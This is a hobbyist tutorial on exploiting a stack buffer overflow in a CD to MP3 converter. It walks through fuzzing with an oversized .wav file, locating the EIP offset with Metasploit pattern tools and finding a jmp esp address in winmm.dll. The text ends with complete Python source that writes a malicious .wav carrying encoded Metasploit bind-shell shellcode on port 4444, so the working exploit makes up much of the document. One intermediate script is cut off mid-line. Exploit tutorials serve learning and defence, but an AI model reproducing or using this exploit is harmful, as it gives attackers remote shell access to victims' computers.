Writing Simple Buffer Overflow Exploits

[+]By D4rk357 [lastman100@gmail.com]
[+]Special thanks to Peter Van Eckhoutte for his awesome Exploit writing series .
[+]Special thanks to Fb1h2s] for helping me out all the way.
[+]Garage4hackers.com [My Home in The Blue Nowhere]

Before Starting a practical demonstration of writing basic buffer overflow exploits we will first take a look at concepts and theory first as Abraham Lincoln said “If I had 6 hours to chop a tree I would spend 4 hours sharpening my Axe”.

Broadly speaking Buffer Overflow or Buffer overrun is a condition when program tries to write more data then the buffer it has been allocated. Commonly applications developed in Native languages (c , c++) demonstrate this kind of vulnerability as there is no inbuilt protection against this kind of attack .

EIP or instruction pointer register is most important register from exploitation point of View. The instruction pointer register (EIP) contains the offset address, relative to the start of the current code segment, of the next sequential instruction to be executed so if we can somehow control this register we can make it point to our shellcode and successfully execute the exploit .

Now too much of boring Grandpa Talks !! Let’s get the ball rolling !!

In this tutorial i will start from scratch and build a working exploit.

A public exploit for this is already available here http://www.exploit-db.com/exploits/15480/
First step is downloading and installing the vulnerable application from here http://www.exploit-db.com/application/15480


Install Immunity Debugger or ollydbg or windbg anyone of it would do :) .


Now we will write a simple python code which will generate a .wav file and test the application against it

```
handle=open("crash.wav","a")
Crap="\x41"*30000
handle.write(Crap)
```


Save the above code as crash.py and execute it .This little code upon execution will generate a file with the name of crash.wav

Open the debugger of your choice in my case immunity debugger . Open the Executable of CD to MP3 converter and then click on execute.





Now open your Crash.wav file in CD to MP3 converter in option wav to wav converter and BOOM the application Dies instantly . NOw check your Debugger for what exactly happened .




Woot Woot Eip has been overwritten . This means that if we somehow put our shellcode in any one of the registers and make the EIP point to it then we can have a working exploit for this application :D .

Now The next step is to determine the Exact position at which EIP is overwritten . For that We will use a couple of tools which comes with metasploit .
On windows Platform Open Cygwin and then browse to tools directory of metasploit. Once inside it execute pattern_create.rb script which generates unique characters of whichever size you want .
By reducing the size of crap again and again in my script and getting a crash i figured it out a string of 5000 unique characters will be more than enough.
Syntax:
./pattern_create.rb 5000

once the pattern is created copy it and put it in place of Crap .

Now Execute the application from debugger again and put in the newly generated Crash.wav(Delete previous Crash.wav file before doing it as i am opening the file in append mode).


Check the Debugger again and you can see some numbers in the EIP which in my case is 31684630



Now in Cygwin Shell we will run pattern_offset to check where exactly EIP is being overwritten .

Syntax:

./pattern_offset.rb 31684630 5000




And the location it gives me is 4112 great.

So Just to Cross Check that the position of EIP given by the tool is correct we will write a small script .

```
handle=open("crash.wav","a")
Crap="\x41"*4112
Eip="\x42"*4
handle.write(Crap
```


Again open the program through immunity debugger Execute it

After the application crashes check the Eip and you find there 42424242 which means the address found by the tool is perfect .



Now we have to find the location of a command in dll file which calls/goes to esp like jmp esp etc.

Now we will load the the application again in debugger and search jmp esp command in every dll that is being loaded .(In immunity debugger we can take a look at executable
module screen and double click on each dll that is being loaded and then search for the specific command in that address space.



After some tinkering out I found that the dll winmm.dll has a jmp esp command at 76B43ADC .


Great now we have almost everything we need to make a workable exploit .

The address 76 B4 3A DC will be mentioned as \xDC \x3A \xB4 \x76 since we are passing it as a string to EIP .

We will use win32 bind shell provided by metasploit encoded in alpha2 encoder

We will add some NOPS (no operation bytes) before starting our shellcode because generally some bytes at the starting are not interpreted by processor as command
so it could cause our exploit to fail . Adding Nops would increase the reliability of exploit .

And we get a telnet connection \m/



[P.S] You will have to write your own exploit(modify EIP) as the addresses might differ .

Dont Try Post Mortem degubbing .. Debugger is not catching it (Atleast in my computer)

P.S here's the source Code

```
handle=open("final.wav","a")
Crap="\x41"*4112
Eip="\xDC\x3A\xB4\x76"
# win32_bind -  EXITFUNC=seh LPORT=4444 Size=696 Encoder=Alpha2 http://metasploit.com
ShellCode=("\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x37\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x6a\x43"
"\x58\x30\x41\x31\x50\x41\x42\x6b\x41\x41\x53\x32\x41\x42\x41\x32"
"\x42\x41\x30\x42\x41\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x62"
"\x4a\x48\x6b\x70\x4d\x38\x68\x6c\x39\x4b\x4f\x79\x6f\x6b\x4f\x73"
"\x50\x4c\x4b\x72\x4c\x46\x44\x57\x54\x4e\x6b\x31\x55\x67\x4c\x4e"
"\x6b\x63\x4c\x34\x45\x62\x58\x46\x61\x48\x6f\x4e\x6b\x50\x4f\x44"
"\x58\x6c\x4b\x51\x4f\x45\x70\x44\x41\x6a\x4b\x70\x49\x6e\x6b\x35"
```

```
"\x64\x4c\x4b\x53\x31\x78\x6e\x75\x61\x6b\x70\x4f\x69\x6e\x4c\x4b"
"\x34\x4f\x30\x53\x44\x57\x77\x6f\x31\x4b\x7a\x74\x4d\x75\x51\x69"
"\x52\x68\x6b\x48\x74\x57\x4b\x70\x54\x64\x64\x47\x58\x50\x75\x6d"
"\x35\x4c\x4b\x31\x4f\x36\x44\x56\x61\x78\x6b\x63\x56\x6c\x4b\x54"
"\x4c\x70\x4b\x4e\x6b\x53\x6f\x75\x4c\x47\x71\x5a\x4b\x63\x33\x54"
"\x6c\x4e\x6b\x6b\x39\x30\x6c\x44\x64\x35\x4c\x71\x71\x5a\x63\x34"
"\x71\x6b\x6b\x72\x44\x6c\x4b\x37\x33\x76\x50\x4e\x6b\x71\x50\x56"
"\x6c\x6c\x4b\x44\x30\x65\x4c\x4c\x6d\x4c\x4b\x77\x30\x35\x58\x61"
"\x4e\x62\x48\x6c\x4e\x62\x6e\x44\x4e\x38\x6c\x50\x50\x4b\x4f\x5a"
"\x76\x45\x36\x70\x53\x41\x76\x32\x48\x70\x33\x56\x52\x45\x38\x42"
"\x57\x72\x53\x34\x72\x63\x6f\x72\x74\x6b\x4f\x78\x50\x72\x48\x38"
"\x4b\x58\x6d\x6b\x4c\x65\x6b\x42\x70\x49\x6f\x69\x46\x71\x4f\x6c"
"\x49\x6a\x45\x65\x36\x4f\x71\x4a\x4d\x35\x58\x53\x32\x50\x55\x32"
"\x4a\x35\x52\x49\x6f\x48\x50\x31\x78\x7a\x79\x36\x69\x4c\x35\x6c"
"\x6d\x70\x57\x39\x6f\x6e\x36\x70\x53\x32\x73\x62\x73\x56\x33\x52"
"\x73\x73\x73\x52\x73\x33\x73\x30\x53\x6b\x4f\x4a\x70\x35\x36\x75"
"\x38\x52\x31\x41\x4c\x61\x76\x50\x53\x4d\x59\x4d\x31\x4d\x45\x55"
"\x38\x69\x34\x56\x7a\x42\x50\x5a\x67\x36\x37\x79\x6f\x7a\x76\x61"
"\x7a\x76\x70\x66\x31\x73\x65\x39\x6f\x68\x50\x41\x78\x4d\x74\x4e"
"\x4d\x76\x4e\x68\x69\x42\x77\x79\x6f\x59\x46\x36\x33\x66\x35\x69"
"\x6f\x6e\x30\x45\x38\x4b\x55\x51\x59\x6f\x76\x72\x69\x42\x77\x6b"
"\x4f\x4a\x76\x70\x50\x46\x34\x36\x34\x53\x65\x79\x6f\x6e\x30\x6c"
"\x53\x65\x38\x4b\x57\x70\x79\x5a\x66\x52\x59\x30\x57\x69\x6f\x6a"
"\x76\x30\x55\x59\x6f\x6e\x30\x70\x66\x70\x6a\x53\x54\x72\x46\x62"
"\x48\x65\x33\x50\x6d\x6c\x49\x4d\x35\x31\x7a\x52\x70\x70\x59\x44"
"\x69\x7a\x6c\x4c\x49\x69\x77\x51\x7a\x71\x54\x4f\x79\x4b\x52\x34"
"\x71\x39\x50\x4c\x33\x4d\x7a\x6b\x4e\x71\x52\x44\x6d\x6b\x4e\x37"
"\x32\x54\x6c\x4e\x73\x4e\x6d\x33\x4a\x56\x58\x6c\x6b\x6c\x6b\x6e"
"\x4b\x53\x58\x64\x32\x69\x6e\x6c\x73\x44\x56\x6b\x4f\x73\x45\x47"
"\x34\x4b\x4f\x79\x46\x33\x6b\x42\x77\x73\x62\x30\x51\x73\x61\x72"
"\x71\x62\x4a\x33\x31\x42\x71\x50\x51\x72\x75\x50\x51\x49\x6f\x78"
"\x50\x71\x78\x4e\x4d\x39\x49\x75\x55\x6a\x6e\x70\x53\x4b\x4f\x59"
"\x46\x32\x4a\x4b\x4f\x49\x6f\x56\x57\x69\x6f\x5a\x70\x4e\x6b\x33"
"\x67\x49\x6c\x6d\x53\x39\x54\x55\x34\x39\x6f\x4b\x66\x31\x42\x69"
"\x6f\x4a\x70\x62\x48\x78\x70\x4d\x5a\x35\x54\x63\x6f\x70\x53\x39"
"\x6f\x4e\x36\x39\x6f\x38\x50\x43")
nops="\x90"*50
handle.write(Crap+Eip+nops+ShellCode)
```